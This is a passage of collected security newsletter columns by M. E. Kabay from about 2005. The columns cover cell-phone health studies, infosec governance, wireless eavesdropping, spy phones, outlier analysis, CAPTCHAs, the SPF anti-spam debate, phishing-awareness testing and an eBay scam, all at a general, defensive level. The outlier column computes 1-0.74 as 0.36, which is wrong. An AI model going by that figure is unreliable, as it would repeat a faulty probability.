Panko, R. R. (2004). _Corporate Computer and Network Security_. Prentice-Hall (ISBN 0-130-38471-2). Amazon < http://tinyurl.com/7mybn >.

Panko, R. R. (2005). Web site for security text. < http://pankosecurity.com/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Gary Kessler's Web Site a Treasure Trove

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Sometimes I wonder why people bother putting up their Web sites at all. Their text is full of spelling mistakes; the links are out of date; their pages were updated years ago; the information is sparse; the layout is cluttered and inconsistent.

Now contrast these sad efforts with the work of my friend and colleague Professor Gary Kessler, CISSP < http://www.garykessler.net >. Gary's Web site is a treasure trove of valuable, up-to-date information laid out in a clear, usable format with no frills and a visible commitment to helping others.

Gary was a leader in founding the Vermont InfraGard and was the dynamo behind the creation of the Computer Networking, Computer & Digital Forensics,and Information Security programs at Champlain College in Burlington, Vermont. You can read about his extensive networking and security experience on his bio page < http://www.garykessler.net/gck.html >. Gary wrote an interesting article for this column in December 2002 < http://www.nwfusion.com/newsletters/sec/2002/01652888.html > and was co-author of the chapters on denial-of-service attacks and LAN security for the Big Blue Book[*].

Readers will be particularly interested in the list of "Information Resources" on his home page. The article library < http://www.garykessler.net/library/index.html > has 102 useful papers and notes by Gary on security, cyberforensics, networkworking, e-commerce, WindowsNT/2000, law and public policy, and tools.

His collection of over 900 security URLs provides pointers to overviews, cryptography, legal issues, cybercrime & forensics, operating system security, firewalls/IDS/honeypots, VPNs/tunneling, Web-related security, and hacker/cracker sites & tools. The final section, "Other Security Topics," would be achievement enough for any normal person (grin); it includes 147 links for viruses/worms, e-mail/spamming, passwords, denial-of-service, Code Red worm, personalities in security, ethics, e-government/e-voting, VoIP, locks and lockpicking, security-product vendors, HIPAA, security policies, wireless security and biometrics.

For even more links, see his Cybercrime and Cyberforensics-related URLs < http://www.garykessler.net/library/forensicsurl.html >, which at this writing had been updated on 31 March 2005 and includes over 200 references.

I am sure that readers will enjoy visiting his site. Great stuff, Gary!

* * *

Reference:

* Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition._ Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Cell Phones and Safety

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This column is aimed at network and security administrators; part of your job is security awareness, and part of _that_ job is handling questions from your users. One question that may arise in your work is something like, "I've been hearing about dangers of cellular phone use; do you know anything about that?"

Over the years, there have been a number of worrying claims that using mobile phones causes brain tumors[1]. A research team from Sweden recently reported on 1,617 Swedish brain-tumor patients and a matched control set randomly selected among the same population.[2] The researcher's findings were grounds for concern: "In total use of analogue cellular telephones gave an increased risk with odds ratio (OR)=1.3, 95% confidence interval (CI)=1.04-1.6, whereas digital and cordless phones did not overall increase the risk significantly." This terse summary means that there was an observed 30% increase in the occurrence of brain tumors over the baseline for users of analog cell phones, with a range of 4%-60% increases allowing one to be right in 95% of one's estimates based on similar sampling techniques (the "confidence limits").[3] The effects were even worse when the scientists looked at ipsilateral tumors and cell phone usage; i.e., at the odds ratios for people who habitually used the phones on one side of their head and had tumors on the same side of their brain. In those cases, the odds ratio was 1.7 for analog phones with a 95% confidence interval of 1.2-2.3 (20%-130% more likely to have astrocytoma brain tumors than the control group). Other types of phones also had odds ratios significantly higher than 1 for ipsilateral use. The researchers even found evidence for specific types of tumors in specific parts of the brain associated with different types of phone.

My wife is a distinguished neuropsychiatrist and professor of neurology (no jokes about reducing my medical bills, please); knowing of my long-standing interest in possible medical effects of cell phones, she pointed out an article in the latest issue of _Neurology_, the official journal of the American Academy of Neurology[4]. The abstract states, "The authors ascertained all incident cases of glioma and meningioma diagnosed in Denmark between September 1, 2000, and August 31, 2002. They enrolled 252 persons with glioma and 175 persons with meningioma aged 20 to 69. The authors also enrolled 822 randomly sampled, population-based controls matched for age and sex. . . . There were no material socioeconomic differences between cases and controls or participants and non-participants. Use of cellular telephone was associated with a low risk for high-grade glioma (OR, 0.58; 95% CI, 0.37 to 0.90). The risk estimates were closer to unity for low-grade glioma (1.08; 0.58 to 2.00) and meningioma (1.00; 0.54 to 1.28). Conclusion: The results do not support an association between use of cellular telephones and risk for glioma or meningioma." In their discussion, the Danish authors explore a number of sources of bias that may have influenced their research (and by implication, that of the Swedish researchers).

At this point, it seems to me that longer-term studies and meta-analysis will be useful in resolving this controversy. Meta-analysis uses the probability figures from many independent studies to test the hypothesis that there is a relationship among variables.[5] In the meantime, the most obvious health risk from cellular phones is crashing your car while talking on one.[6]

The National Highway Traffic Safety Administration in the USA urges people to pull over to the side of the road in a safe place when speaking on cell phones, whether hands-free or not.[7]

* * *

References

[1] For a range of popular reports, type “cell phones brain tumors” into the GOOGLE search field.

[2] Hardell, L., A. Nasman, A. Pahlson _et al._ (1999). Use of cellular telephones and the risk for brain tumors: a case control study. _Int. J. Oncology_ 15:113-116. Cited in [4] below. Also
Hardell, L., K. H. Mild & H. Carlberg (2003). Further aspects on cellular and cordless telephones and brain tumours. _Int. J. Oncol._ 22(2):399
< http://147.52.72.117/IJO/2003/volume22/number2/399.pdf >

[3] Readers wanting a quick introduction or refresher on the concepts and terminology of statistics applied to information assurance can read
Kabay, M. E. (2002). Studies and surveys of computer crime. Chapter 4 in: Bosworth, S. & M. E. Kabay (2002), eds. _*Computer Security Handbook, 4th Edition.*_ Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index. Also available at
< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

[4] Christensen, H. C., J. Schüz, M. Kosteljanetz, H. S. Poulsen, J. D. Boice, Jr, J. K. McLaughlin, & C. Johansen (2005). Cellular telephones and risk for brain tumors: A population-based, incident case-control study. _Neurology_ 64(7): 1189 . See < http://tinyurl.com/av7lb > for access to free abstract or $20 for full text.

[5] Kelley, G. A. (2003). Meta-Analysis: An Introduction. Slides with written comments.
< http://www.pitt.edu/~super1/lecture/lec3221/ >

[6] Bents, F. (2002). Driving with Cell Phones: What Have Highway Safety Researchers Learned. < http://www-nrd.nhtsa.dot.gov/PDF/nrd-13/BentsF_doc.pdf >
Also see < http://tinyurl.com/48r9d >

[7] NHTSA Policy and FAQs on Cellular Phone Use While Driving.
< http://tinyurl.com/bbmfl >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

European Perspectives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've been friends with Professor Urs Gattiker for a decade and have reviewed his information security dictionary in a previous column < http://www.networkworld.com/newsletters/sec/2004/1115sec2.html >.

Today I'd like to introduce readers to Prof Gattiker's valuable information security weekly newsletter, logically called "Information Security This Week."

This free newsletter provides summaries and pointers to a few selected articles or resources of interest. For example, the May 15, 2005 issue includes the following references:

- 10 May 2005 Regulation that Matters - W18 - European Union - Privacy and E-Commerce Directive
- 12 May 2005 Recommended Reading - EFF - Digital Rights Management (DRM) - Why it gets an F Grade for Fail
- 13 May 2005 Ambient Intelligence - Pervasive Computing - Security Issues - RFID
- 15 May 2005 W19 - TOOL - Building Role-Based Access Control Systems (RBAC)
- 15 May 2005 EICAR 2005 - Fighting Malware - Cryptography can Make Detection Tougher or Even IMPOSSIBLE

The abstracts range from over 500 words down to around 150; they include URLs for further reading. For readers interested in European and international perspectives, most issues include references to issues involving countries other than the USA. Especially for people in organizations with international components, such international perspectives are a refreshing change from the relatively insular approach common to most of our news media.

Prof Gattiker also manages the WebUrb < http://weburb.org/main/sitemap.html >, where there is a variety of resources such as news from the European Institute for Computer Antivirus Research (EICAR), an archive of scholarly papers, innovation workshops, and security resources. One useful note: when you go to a "SubUrb" you will find most of the links on the left side of the page in the frame rather than in the central panel.

To subscribe to "Security News This Week," send a message from your desired receiving address to < mailto:security-subscribe@News.WebUrb.dk >.

* * *

A Master's degree in the management of information assurance in 18 months of online study

from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Integration

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader recently sent me a request for comment about the beliefs of some of his colleagues who "insist on treating infosec as a stand-alone discipline and reject the premise that infosec falls within a continuum of security skills/disciplines and ought to be considered an organic part of the whole effort." It seems that despite the correspondent's and his team's best efforts to "build a case for essentially seamless integration of infosec, both intellectually and organizationally, within the fabric of the overall security function," higher-ups persist in keeping information security isolated as a specialized area divorced from wider strategic thinking.

First, for many organizations, information strategically important rather than simply tactically useful. That is, the ability to attain long-term objectives is profoundly affected by the security (confidentiality, control or possession, integrity, authenticity, availability and utility) of information. Information can provide competitive advantage, influence decisions on new business initiatives, determine rational allocation of resources and support effective evaluation of results. Protecting information cannot efficiently be relegated to an isolated corner of the organization; such isolation interferes with the ability to meet strategic objectives.

Second, information security is more than computer security. Most organizations keep information on paper as well as electronically; all organizations depend on the knowledge, judgement and honesty of their employees or members. Maintaining the six elements of information that we protect inevitably involves attention to physical elements of the environment, information technology and human factors. Human factors include policies, procedures and standards; hiring, management and firing; awareness, training and education; monitoring and enforcement. All of the experience of our industry teaches us that securing our intellectual capital requires a thoroughgoing change of corporate culture. Security, like quality, is a primarily concerned with process. Keeping information security out of the global consideration of risk avoidance strategies is inefficient and unwise.

Third, experience teaches that governance of security is best established through an organization-wide working group rather than by a group working in isolation. Typically, a security working group includes representatives from such areas as finance, operations, facilities, human resources, corporate counsel, information technology, public relations, and staff council or unions. We _need_ the perspective and experience of people who know what is happening in the trenches and who can speak to the operational consequences of proposed security measures. The last thing we want is a bunch of techies developing policy in a virtual reality divorced from the real-world needs of the people they are supposed to be supporting.

Fourth, two of the most critical areas of strategic risk avoidance are business continuity planning (BCP) and disaster recovery planning (DRP). Neither can succeed without thoroughgoing integration into the fabric of the organization. Neither can succeed without thoroughgoing support from the highest levels of the organization. It is simply impossible for an isolated group to establish BCP and DRP.

Fifth, facilities security personnel are essential for the success of information security. As

everyone knows (or ought to know), physical access to computer equipment allows breaches of all six of the fundamental elements of security. Facilities security personnel support identification and authentication functions; they help prevent physical attacks on infrastructure through alertness and responsiveness; they identify problems and potential problems as they conduct surveillance; they are often among the first responders in emergencies. Tight coordination between the information security team and the facilities security team makes sense.

Finally, I have always felt that the appropriate level of governance for information security is to have a Chief Information Security Officer (CISO) who reports at the same level as the other C-level executives. This structure prevents a conflict of interest that can arise when the CISO reports to the Chief Information Officer (CIO) and conforms to industry consensus about the separation of auditing or regulatory functions from the areas being monitored (e.g., there is typically a Controller as well as a Chief Financial Officer at board level; the head of financial audit does not normally report to the head of accounting; the head of operations quality control does not normally report to the head of operations).

So all in all, thoroughgoing integration of information security into the strategic planning and governance of an organization makes sense to me.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Wireless Perils

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

When wireless telephone handsets (ordinary phones useful for short-range wandering around the house and garden, not cellular telephones) were introduced into the home market years ago, teenagers very quickly discovered that it was the handset that controlled connection to the public switched (telephone) network (PSN). In other words, putting the handset down on the cradle or picking it up had nothing to do with whether the phone could connect to the PSN. Kids began walking around their neighborhoods with their parents' wireless handsets turned on; after a few hundred feet from home base, they would lose the dial tone. If they kept the handset on, though, sometimes they'd get another dial tone – this one from a compatible wireless phone in a neighbor's house. The kids could then place long-distance or other chargeable calls at someone else's expense with little chance of discovery. Sometimes they'd hear a conversation in progress and eavesdrop for a while.

These no-security phones thus suffered from several design problems: (1) Phones from different manufacturers nonetheless had considerable interoperability; (2) The transmissions were unencrypted; (3) It was difficult to detect an intrusion while it was happening. Manufacturers scrambled to fix the problems by introducing a wider range of frequencies (so that the handset and the base station could communicate but other phones would be less likely to hit the same frequency) and some simple encryption methods. Even so, I remember warning corporate clients never to allow a wireless handset into their offices for confidential communications. And as for the idea of using those wireless handsets in airline clubs – ptooie: *never* use one of those to talk about sensitive details. You never know who might be listening.[1]

Cellular (mobile) phones are relatively secure today. Nevertheless, some security experts routinely answer calls on these devices with, "Hi, this is <name>. This line is not secure."[2]

Similar problems of excessive transparency occurred in the 1980s when the wireless local area networks (LANs) began arriving into the world of IEEE 802.3 Ethernet communications. Early wireless LANs offered dramatically lower installation costs for existing buildings (retrofitting LAN cable into an existing ceiling or wall is a dusty, tiresome and expensive job), but they had no encryption at all. People worried even then about the safety of using such systems for any kind of sensitive or critical application.

A similar set of problems has developed with wireless communications using the newer protocols that allow access to the Internet as well as to intranets. For those who want a six-page overview of wireless LAN security, I recommend Christopher Klaus' excellent FAQ.[3] For those even more interested in detail, see Matthew Gast's new book from O'Reilly.[4]

In my next column, I'll look at mobile phones that are designed for industrial espionage.

* * *

References

[1] See Murray Associates, Your wireless telephone calls are intercepted.
http://www.spybusters.com/wireless_phone_alert.html

[2] See Foxglove, Eavesdropping mobile calls.
http://www.tinhat.com/cell_phone/mobile_phone_security.html

[3] Klaus, C. W. (2002). Wireless LAN Security FAQ.
http://www.iss.net/wireless/WLAN_FAQ.php

[4] Gast, M. (2002). *802.11 Wireless Networks: The Definitive Guide: Creating and Administering Wireless Networks.* O'Reilly (Sebastopol, CA). ISN 0-596-00183-5. 464 pp. Index. See http://www.oreilly.com/catalog/802dot11/index.html?CMP=IL7015 for details.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Listen to This!
Cell Phones for Spies

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Anyone can use even an ordinary mobile phone as a microphone (or cameras) by covertly dialing out; for example, one can call a recording device at a listening station and then simply place the phone in a pocket or briefcase before entering a conference room. However, my friend and colleague Chey Cobb, CISSP recently she pointed out a device from Nokia that is unabashedly being advertised as a "Spy Phone" because of additional features that threaten corporate security.

On < http://wirelessimports.com/ProductDetail.asp?ProductID=347 > we read about the $1800 device that works like a normal mobile phone but also allows the owner to program a special phone number that turns the device into a transmission device under remote control. In addition, the phone can be programmed for silent operation: "By a simple press of a button, a seemingly standard cell phone device switches into a mode in which it seems to be turned off. However, in this deceitful mode the phone will automatically answer incoming calls, without any visual or audio indications whatsoever. . . . A well placed bug phone can be activated on demand from any remote location (even out of another country). Such phones can also prove valuable in business negotiations. The spy phone owner leaves the meeting room, (claiming a restroom break, for instance), calls the spy phone and listens to the ongoing conversation. On return the owners negotiating positions may change dramatically."

It makes more sense than ever to ban mobile phones from any meeting that requires high security.

David Bennahum wrote an interesting article in December 2003 about these questions and pointed out that businesses outside the USA are turning to cell-phone jamming devices (illegal in the USA) to block mobile phone communications in a secured area. Bennahum writes, "According to the FCC, cell-phone jammers should remain illegal. Since commercial enterprises have purchased the rights to the spectrum, the argument goes, jamming their signals is a kind of property theft." Seems to me there would be obvious benefits in allowing movie houses, theaters, concert halls, museums, places of worship and secured meeting locations to suppress such traffic as long as the interference were clearly posted. No one would be forced to enter the location if they did not agree with the ban, and I'm sure there would be some institutions catering to those who actually _like_ sitting next to someone talking on a cell phone in the middle of a quiet passage at a concert.

Bennahum mentioned another option – this one quite legal even in the USA: cell-phone detectors such as the Cellular Activity Analyzer from NetLine < http://www.netline.co.il/Netline/CAAdetector.htm >. This hand-held computer lets you spot unauthorized mobile phones in your meeting place so that you act accordingly.

Finally, one can create a Faraday cage < http://en.wikipedia.org/wiki/Faraday_cage > that blocks radio waves by lining the secured facility with appropriate materials such as copper

mesh or, more recently, metal-impregnated wood. A high-security version of such a room is called a SCIF (Sensitive Compartmented Information Facility) in US military security jargon.

In my next column, I'll briefly look at some new research about a different kind of security: the possible health effects of using cell phones.

* * *

For further reading

Bennahum, D. S. (2003). Hope you like jamming, too: Cell-phone jammers may soon be all over.
< http://slate.msn.com/id/2092059/ >

DoD (2002). Physical Security Standards for Sensitive Compartmented Information Facilities.
< http://www.fas.org/irp/offdocs/dcid6-9.htm > and
< http://www.fas.org/irp/offdocs/dcid6-9.pdf >

Faraday Cage
Sample, I. (2002). Magnetic wood blocks mobile phone signals.
< http://www.newscientist.com/article.ns?id=dn2461 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Outliers

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was updating the INFOSEC YEAR IN REVIEW database recently and came across a story in RISKS 23.19 that reminded me that some computer failures can be spotted using outlier analysis or even just common sense.

Back in November 2003, RISKS contributor Danny Burstein sent in a report about a medical testing equipment failure that illustrates a common failing among computer users: not using common sense.

It seems that "about 3,000 people got opposite results when they were tested for gonorrhea and chlamydia over an 18-month period. Because of a faulty diagnostic machine in Cranbrook (southeastern British Columbia), positive and negative test results for the two sexually transmitted diseases were reversed."

Peter Neumann's summary continues, "About 3,000 people were tested. The 83 that were positive were incorrectly told they were clean. The 2,900 or so that were negative were told they were positive and were given the standard treatments."

Burstein and Neumann correctly note, "One Would Have Thought that someone in the medical office or the lab or the insurance or the pharmacy or somewhere…, looking at 3,000 test results, would have quickly noticed that instead of finding a positive rate of 3% these tests were coming back at 97%." [RISKS 23.19]

Both of these cases are a reminder that system and network managers must _analyze_ outliers. Outliers are unusual events. Examples include the biggest users of network bandwidth, the user with the highest rate of growth in network disk storage, the department with the highest number of calls per capita to the helpdesk, and the workgroup with the sharpest inflection point (change in slope) in their total mainframe CPU utilization growth curve.

In research, it is a truism that once the basic model has been tested and currently-available alternative explanations for observations have been disproved, the next phase of work is to analyze "residuals." Residuals are the deviations from expectations based on the current model. Residuals are the veins of observation in which we can mine additional insights into reality.

The people who were processing the reversed data in the Canadian medical-equipment case should have been interested in the unusual ratio of infected versus uninfected patients. Even the first dozen cases or so should have alerted a responsible supervisor that there was a problem. For example, if the expected occurrence rate of infection was normally 3%, the non-infection rate was 97%. So the likelihood of having 10 uninfected people in the first 10 results would be (0.97)^10 = 74%. Looked at another way, the likelihood of having at least one infected person in the first group of 10 results would be 36% (1-0.74=.36). The likelihood of having 2 or more infected results out of 10 would be only 0.72% (the derivation is left as an exercise for the reader)(hint: calculate the probability of at least 1 infection out of 9 patients and then multiply

the probability that a 10th patient is infected). So an alert statistician would have seen by the second "infection" in the series that there was something odd about the results and possibly saved more than 2900 people from being treated for diseases they didn't have – and gotten quicker treatment to people who were really sick.

I remember one Monday morning 20 years ago when I was checking the weekly status reports for clients at the service bureau where I was Director of Technical Services in the 1980s. I notice a sharp inflection in the disk space utilization for one of our clients over the last week: they were increasing their usage about 10 times faster than ever before and much faster than anyone else on the system. Investigation revealed that a programmer had REMmed (commented) out the PURGE commands for hundreds of temporary files used in the nightly batch programs as part of a diagnostic run – and then forgotten to take out the REMs. There were now thousands of these files accumulating in the client's account for no good reason, costing them money and putting our disk capacity at risk. So one simple question, "What's causing this outlier?" saved us a great deal of trouble.

Don't ignore outliers.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CAPTCHA da Flag

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many readers have no doubt encountered funny-looking images of distorted letters that look as if they are filtered through a haze of mind-altering substances. Sometimes these images are associated with sign-ups for Web pages; occasionally one encounters e-mail systems that demand that one decode the weird letters and numbers to be able to send e-mail to a person being guarded against spam.

These puzzles are known as CAPTCHAs, standing for "Completely Automated Public Turing test to tell Computers and Humans Apart." They were developed by The CAPTCHA Project at Carnegie Mellon University < http://www.captcha.net/ > starting around 2000 as an approach to defeating bots (automated processes – from "robots") that can be used to abuse online services. The examples cited on the CAPTCHA Web site include distortions of online polls, abuse of free e-mail services, search-engine violations of privacy requests on Web sites, spam, and brute-force challenges to passwords on live systems.

There are several types of CAPTCHAs in use today:

- Gimpy, which presents distorted letters and numbers that are difficult for machines to interpret but easy for people to recognize;
- Bongo, resembling a simple IQ test involving pattern recognition (better hope you agree with the designers' opinions);
- Pix, which distorts ordinary photographs and presents a list of words from which one must select the element in common (I failed a sample in which the images were all supposed to look like cheese but included what appeared to be a plate with a pile of rotting leaves in one and a platter of sushi in a fourth);
- Sounds, which distort a sound clip and ask the user to interpret the clip.

The visually-based systems are evidently difficult or impossible for visually-impaired users to master, as is the last one for hearing-impaired users. Any attempt to use CAPTCHAs should offer alternatives for _bona fide_ human beings with perceptual disabilities to authenticate themselves.

According to the CAPTCHA Web site, several artificial intelligence (AI) research groups are using CAPTCHAs as challenges. In addition, criminals have been applying human ingenuity to defeat the system as well. In particular, some spammer bots have been transferring CAPTCHAs to pornography sites where unsuspecting pornophiles decode them on behalf of the bots. Other bots take advantage of the relatively small number of answers available for many of the CAPTCHA applications; if there is no limit on the number of retries, the bots simply try all the values until they succeed.

Future CAPTCHAs may include increasingly difficult logic problems or questions requiring the kind of knowledge typical of real people (e.g., "Why do politicians who initiate foreign wars

generally have few of their own children in the military forces?"). The problem will then become one of rejecting an increasing number of real people.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

SPF:
Some Problems to Face but Seems Pretty Fair

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Andrew Rose posted a note in RISKS back in January 2004 alerting readers to a new project called SPF (Sender Policy Framework, < http://spf.pobox.com >) that uses "SPF records" to be published in the domain name system (DNS). E-mail sent with fraudulent headers would be identified because the sender would not match an authorized SMTP server registered in the DNS by means of these records. Rose wrote, "The technical work on SPF is now complete and adoption has started. Several thousand domains have published SPF records including some very large domains such as aol.com. Plugins exist for most of the popular MTAs - the only notable exception being MS Exchange." [MTA = Message Transfer Agent]

In a sharply worded riposte in RISKS 23.18, Markus Fleck-Graffe attacked the whole idea of SPF, pointing to these failings among others:

1) All forwarded e-mail must be rewritten (e.g., mailing lists must destroy the original header to substitute their own authorized domain);

2) Forwarded e-mails require a database of reverse mappings to allow bounce messages to reach the original sender;

3) Spammers will subvert the system by establishing their own SPF-enabled infrastructure using temporary domain names;

4) Worms will use the authentic e-mail addresses of their infected host PCs.

Also in RISKS 23.18, Ian Jackson criticized the SPF group for not using the IETF RFC mechanisms to stimulate discussion and improvements of the proposal but rather, "going for a publicity campaign to `bounce' people into adoption."

In RISKS 23.19, Lawrence Kestenbaum detailed the misery caused by spammers and worms that use his e-mail address in FROM lines, causing thousands of bounce messages to arrive at his address daily. He wrote in exasperation, "The critics of SPF suggest that spammers would simply find or invent other addresses to use. Frankly, I don't care about that, so long as they stopped plastering my personal address on hundreds of thousands of fraudulent and disreputable spam messages and viruses, and clogging my server's net connection with vast piles of misdirected bounces."

In RISKS 23.21, Ben Rosengart recommended doing away with the SRS (Sender Rewriting Scheme) part of SPF, leaving forwarded e-mail with the original header unchanged. Peter da Silva pointed out that "Implementing SPF would do nothing for the people receiving thousands of bounces (myself included). It would simply add another filter that bounced messages back to

us because `we' weren't using the right server."

Dmitri Maziuk added to the conversation with the observation that "We know that slapping a band-aid onto implementation to fix deficiencies in design doesn't work and creates more problems…." He wrote, "We already have directory servers, we already have digital signatures. All we need is a way to query Domain Name Service for directory server of a domain, and a standard directory query-response for an e-mail address and associated public crypto key." He also darkly suggested that there would be resistance to this scheme from political forces who actually support spam for their own purposes: "…all "anti-spam" legislations are really there to legalize it. Ergo, all you're going to achieve by implementing SPF, blocklists, blacklists, whatever, is to open yourself to lawsuits from `legal' spammers."

In RISKS 23.23, Jonathan de Boyne Pollard bitterly points out that SPF is a short-term move in an arms race and that it fails to solve the underlying problems of SMTP (which include failure to authenticate message origins). He ends, "…perhaps the fact that widespread adoption of SPF will do serious damage to the SMTP mail architecture is a good thing. In the battle against unsolicited bulk mail, we've concentrated upon the wrong problem time after time, with mechanisms that address the wrong thing and that don't address the actual 'unsolicited' and 'bulk' qualities of undesirable mail. SMTP has become less usable, more patchy, and more balkanised with each new bodge, yet continues to bend and not quite break completely. Perhaps the adoption of SPF will turn out to be the straw that finally breaks the camel's back, and that thus finally forcibly weans us off this bad habit of addressing the wrong problem."

The Wikipedia article on SPF < http://en.wikipedia.org/wiki/Sender_Policy_Framework > has a good review of the project, including a detailed summary of controversial aspects of the system. In addition, I found the November 2004 white paper < http://spf.pobox.com/whitepaper.pdf > by Meng Weng Wong of the Messaging Anti-Abuse Working Group an excellent summary of theory and implementation details. That paper's interesting layout includes what could have been footnotes as comments and diagrams placed in a separate column on the right-hand side of each page. It makes for fascinating reading and is worth while for mail-system administrators.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Testing Security Awareness Can be Fun

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance

I recently ran across a neat idea about security training methods. After providing employees with articles and PowerPoint training to help them identify and resist phishing attacks, you can _test_ the effects of the training by creating your own phishing attacks using a fake site that looks like a company page but isn't. The fake site can ask visitors to enter their userIDs and passwords. Most employees (but not all) will resist the phishing simulation and either not visit the fake site at all or refuse to provide the requested confidential information. You can provide additional education in a nice way to the ones who get tricked.

I very much support the use of tests as an aid to increasing security awareness and measuring the effectiveness of awareness and training programs. There are a few provisos that can help you avoid trouble, though.

From a motivation standpoint, the most serious risk of testing is that employees can feel abused by what they might perceive as trickery or deceit. Even people who resist the tricks may resent the attempt. People who fail the test may feel even more angry or hostile.

I have long argued that the way to make tests acceptable is to engage the cooperation of the people who will be tested. As part of your awareness or training program, you can explain to your colleagues that they will be tested – not to punish individuals but as a measure of the effectiveness of the programs. Going further, one can even make tests fun in a geeky sort of way by turning them into contests. For example, it costs very little to establish some enjoyable prizes for winners (perhaps randomly drawn from the pool of winners) such as T-shirts, fleece sweaters in cold climates, attractive windbreakers, or other desirable items. Even dinner for two at a nice restaurant might be appreciated and yet cost relatively little from a corporate standpoint. Gift certificates for a variety of stores (books, sports, clothing, hardware, food) might please people with different interests. The contest could be more elaborate, with teams competing against each other for cooperative fun and rewards.

The main point is to remember that few people enjoy being deceived, even if someone else thinks that it's in their own best interest. Even fewer people enjoy being singled out as failures, and some of those can become nasty or even start thinking about lawsuits.

Make your tests honest, open and fun.

* * *

Related links:

Links to several free PC security tests collected by David Stockbridge & Bill Barto
< http://lists.gpick.com/pages/Security_Testing.htm >

Security Awareness Training from infotex (PDF file)
< http://tinyurl.com/az3kh >

Fullerton, C. (2004). The need for Security Testing: An Introduction to the OSSTMM 3.0. < http://www.securitydocs.com/library/2694 >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see < http://www.msia.norwich.edu/ > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Another eBay Fraud Technique

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time friend and colleague Stephen Cobb, CISSP sends the following warning about an auction-related scam ("I" refers to Stephen throughout and names have been changed to avoid lawsuits):

* * *

In early April, I failed to win an auction for an $800/£420 item by just a few pounds. The item was listed by someone in South Gloucestershire, England. I think the listing itself was entirely legitimate. A few days later I was contacted via eBay e-mail, supposedly by the seller, saying:

"You expressed interest in Item number 6165275772 by bidding, however the auction has ended with another member as the high bidder. In compliance with eBay policy, the seller of that item is making this Second Chance Offer to you at your bid price of £415.00. The seller has issued this Second Chance Offer because the winning bidder was unable to complete the transaction. . . "

However, the name associated with this message, "Dave Alabaz," did not seem to match the lister of the item (far722 -- but those names are sometimes obscure). When I contacted Dave via his Yahoo e-mail address he asked for my mailing address. I felt this made him sound legit and gave it to him (it is not exactly a secret) along with an offer to pay him via PayPal. But he turned this down, telling me to follow instructions in the message that I would get from eBay.

I did then receive an e-mail from aw-confirm@ebay.com stating "You have agreed to purchase the following eBay item from far722 on Mar-29-05." The e-mail asked me to pay through Western Union. The seller gave me the name and street address of the Western Union recipient as Patsy Alabmaz, in London, not South Gloucestershire.

Here is some of the e-mail:

"Currently, this seller has a US$ 20,000.00 deposit in an eBay managed purchase protection account. Transactions with this eBay seller are covered by purchase protection against fraud and description errors. For your safety, this account was locked today, for 30 days time. The seller is unable to withdraw any money from it, within this period."

This sounded fishy and the source of the HTML message looked fishy. One disguised link led to a log-in at Yahoo e-mail! So I went to the eBay Q&A forum and described this stuff. Everyone there shouted SCAM!

